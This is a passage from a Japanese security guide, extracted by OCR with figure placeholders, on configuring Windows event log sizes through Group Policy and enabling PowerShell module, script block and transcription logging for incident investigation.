


図 21：ログのプロパティ（イベント ビューアー）

特に［セキュリティ］のログは、監査ポリシーの内容によっては大量に記録されるため、設定に注意が必要です。十分な最大サイズ（例：組織のポリシーで定めている期間分のログが保存可能なサイズ）とするか、古いものはアーカイブする設定を検討してください。

8.2. グループポリシーオブジェクトによる設定

グループポリシーオブジェクト内、[コンピューターの構成] > [ポリシー] > **[管理用テンプレート]** > [Windows コンポーネント] > [イベント ログ サービス] > [セキュリティ] > [ログ ファイルの最大サイズ (KB) を指定する]に、イベントログの最大サイズに関する設定項目があり、ポリシー適用対象のコンピュータに対する設定が可能です。

【注意】
[コンピューターの構成] > [ポリシー] > [Windows の設定] > [セキュリティの設定] > [イベント ログ] > [セキュリティ ログの最大サイズ]から値を設定した場合、ローカルの値と加算され意図しないサイズになる場合があります。[13]




図 22：イベントログの設定（グループポリシーオブジェクト）




図 23

[13] セキュリティ ログの最大サイズをポリシーで配布する際にローカルの値に加算される場合があります https://jpwinsup.github.io/blog/2020/12/04/UserInterfaceAndApps/MaxSizeofEventLogsAdded/




図 24：Windows Server 2016 におけるサイズ設定（グループポリシーオブジェクト）

グループポリシーの適用状況を確認するには、gpresult コマンドが利用できます。

```
gpresult␣/scope:computer␣/Z
```

```
管理用テンプレート
----------------
    GPO: Default Domain Policy
        フォルダー ID: Software¥Policies¥Microsoft¥Windows¥EventLog¥Security¥MaxSize
        値:        0, 0, 32, 0
        状態:      有効
```

図 25：gpresult コマンドの実行結果

9. PowerShell ログの取得

[注意]スクリプト内に機密情報（パスワードなど）が記載されている場合、それらの機密情報がログに記録される事から、情報漏洩に繋がる危険性があります。

PowerShell 5.0 以降のバージョンでは、ログ機能が強化されています。強化されたログを有効にするには、［管理用テンプレート］→［Windows コンポーネント］→［Windows PowerShell］内の以下 3 つの設定項目を有効にします。

グループポリシーが適用される対象 PC にインストールされている PowerShell のバージョンが古い場合、［有効］と構成してもログが取得されない場合があります。

以降、PowerShell 5.x 以降で設定する事を前提としています。PowerShell 6 では異なる場合があります。[14]

・モジュール ログを有効にする

この項目を有効にする事で、イベント ID 4103 が記録されるようになります。

・PowerShell スクリプトブロックのログ記録を有効にする[15]

この項目を有効にする事で、イベント ID 4104、4105、4106 が記録されるようになります。（MS Baseline では Enable）

・PowerShell トランスクリプションを有効にする

この項目を有効にする事で、指定したテキストファイルにログが記録されるようになります。

---

[14] WINDOWS POWERSHELL LOGGING CHEAT SHEET - Win 7/Win 2008 or later
https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/5760096ecf80a129e0b17634/1465911664070/Windows+PowerShell+Logging+Cheat+Sheet+ver+June+2016+v2.pdf

[15] スクリプトのトレースとログ
https://docs.microsoft.com/ja-jp/powershell/scripting/windows-powershell/wmf/whats-new/script-logging?view=powershell-7.1




図 26：［Windows PowerShell］各設定項目（有効にした状態）

なお、［管理用テンプレート］内に設定項目自体がない場合（Windows 8.1 や Windows Server 2012 の場合）があります。

その場合、以下のページからポリシーテンプレートをダウンロードし、セットアップ[16]してください。

Administrative Templates (.admx) for Windows 10 April 2018 Update (1803)
https://www.microsoft.com/en-us/download/details.aspx?id=56880

[16] ダウンロードした msi ファイルをセットアップすると、インストール先に PolicyDefinitions フォルダが展開されます。この中で PowerShell ログの取得には、PowerShellExecutionPolicy.admx および関連する adml ファイルが必要です。必要なポリシーテンプレートを、%SystemRoot%¥PolicyDefinitions フォルダ（ドメイン構成でセントラルポリシーを使用している場合には、%SystemRoot%¥Sysvol¥Domain¥Policies¥PolicyDefinitions フォルダ）にコピーして使用してください。

PowerShell コマンド履歴

PowerShell 上で実行したコマンド履歴が、下記フォルダ配下にテキストファイル（ConsoleHost_history.txt）として保存されている場合があります。

C:¥Users¥<ユーザー名>¥AppData¥Roaming¥Microsoft¥Windows¥PowerShell¥PSReadline¥ConsoleHost_history.txt

https://github.com/kacos2000/Win10/blob/master/ConsoleHost_history.pdf

9.1. PowerShell モジュール ログ

【注意】モジュールログを有効にした場合、大量のログが発生する場合があります。通常はこのログを取得する事は推奨しておりませんが、取得する場合はログのサイズ等を調整してください。

モジュールログを有効にするには、「表示」の項目からヘルプに記載されているモジュール名を入力する必要があります。（又はアスタリスク文字を設定）




図 27 モジュールログを有効にする

設定項目［モジュール ログを有効にする］を有効にする際、モジュール名の入力を求められますので、以下の 2 つを入力します。（個別指定するのではなく、アスタリスク “*” を指定する事で同様の設定となります）

Microsoft.PowerShell.*
Microsoft.WSMan.Management




図 28 モジュール名の設定

有効にした後、PowerShell が実行されると、イベントログ内⇒アプリケーションとサービス ログ⇒Microsoft⇒Windows⇒PowerShell⇒Operational にイベント ID 4103 が記録されます。

下記図は、イベント ID 4688 に記録されている PowerShell の実行とコマンドラインのイベントレコードです。

図 29

上記 PowerShell 実行により記録されたモジュールのイベントレコードが下記となります。




図 30

モジュール単位でレコードが記録されます。

9.2. PowerShell スクリプト ブロック

有効にした後、PowerShell が実行されると、イベントログ内⇒アプリケーションとサービス ログ⇒Microsoft⇒Windows⇒PowerShell⇒Operational にイベント ID 4104 が記録されます。

設定項目［PowerShell スクリプト ブロックのログ記録を有効にする］を有効にする際、追加で［スクリプト ブロックの呼び出し開始/停止イベントをログに記録する］オプションが選択可能ですが、このオプションを有効にするとログ量が膨大となるため、一般にはこのオプションは無効にすることを推奨します。




図 31：［PowerShell スクリプト ブロックのログ記録を有効にする］の設定

下記図は、イベント ID 4688 に記録されている PowerShell の実行とコマンドラインのイベントレコードです。




図 32

上記 PowerShell 実行により記録されたスクリプトブロックのイベントレコードが下記となります。




図 33

スクリプトブロックはモジュール単位で記録されます。

下記図は、呼び出されたモジュールに関するスクリプトブロックのレコードとなります。




図 34

スクリプトブロックが複数のイベントログ レコードに分かれて記録されている場合、メッセージ末尾に記録されている ScriptBlock ID とパスでも確認できます。

図 35

※ スクリプト ブロックの呼び出し開始/停止イベントをログに記録、のオプションを有効にした場合、大量のログが記録されます。

PowerShell により実行されたスクリプト内で、「疑わしい」[17]コマンドが実行された場合、イベント ID 4104 が「警告」として記録されます。[18]

PowerShell スクリプトブロックのログ記録を有効にしていない場合（未構成）であっても、この「疑わしい」コマンドの実行はイベントログに記録されますが、明示的に「無効」と設定している場合には記録されません。




図 36

[17] Bypass for PowerShell ScriptBlock Warning Logging of Suspicious Commands
https://cobbr.io/ScriptBlock-Warning-Event-Logging-Bypass.html

[18] Greater Visibility Through PowerShell Logging
https://www.fireeye.com/blog/threat-research/2016/02/greater_visibility.html

9.3. PowerShell トランスクリプション ログ

【注意】FalconNest（LI）では利用しておりません。必要に応じて取得してください。

設定項目［PowerShell トランスクリプションを有効にする］を有効にする際、追加で［トランスクリプト 出力ディレクトリ］の設定が必要です。

設定したフォルダにテキスト形式のトランスクリプトが出力されますが、コンピュータ上で実行された PowerShell コードが含まれるため、機微な情報が含まれることがあります。フォルダのアクセス権を適切に設定するなど、取り扱いには注意してください。

また、追加で［呼び出しヘッダーを含める］オプションが選択可能です。このオプションを有効にすることで、実行日時などが記録されますので、有効にすることを推奨します。




図 37：［PowerShell トランスクリプションを有効にする］の設定

デフォルトでは実行ユーザーのマイドキュメントフォルダ配下に自動的にフォルダが作成され、ログファイルが保存されます。

［トランスクリプト 出力ディレクトリ］を利用する事で、指定したフォルダ配下にログを出力する事も可能です。

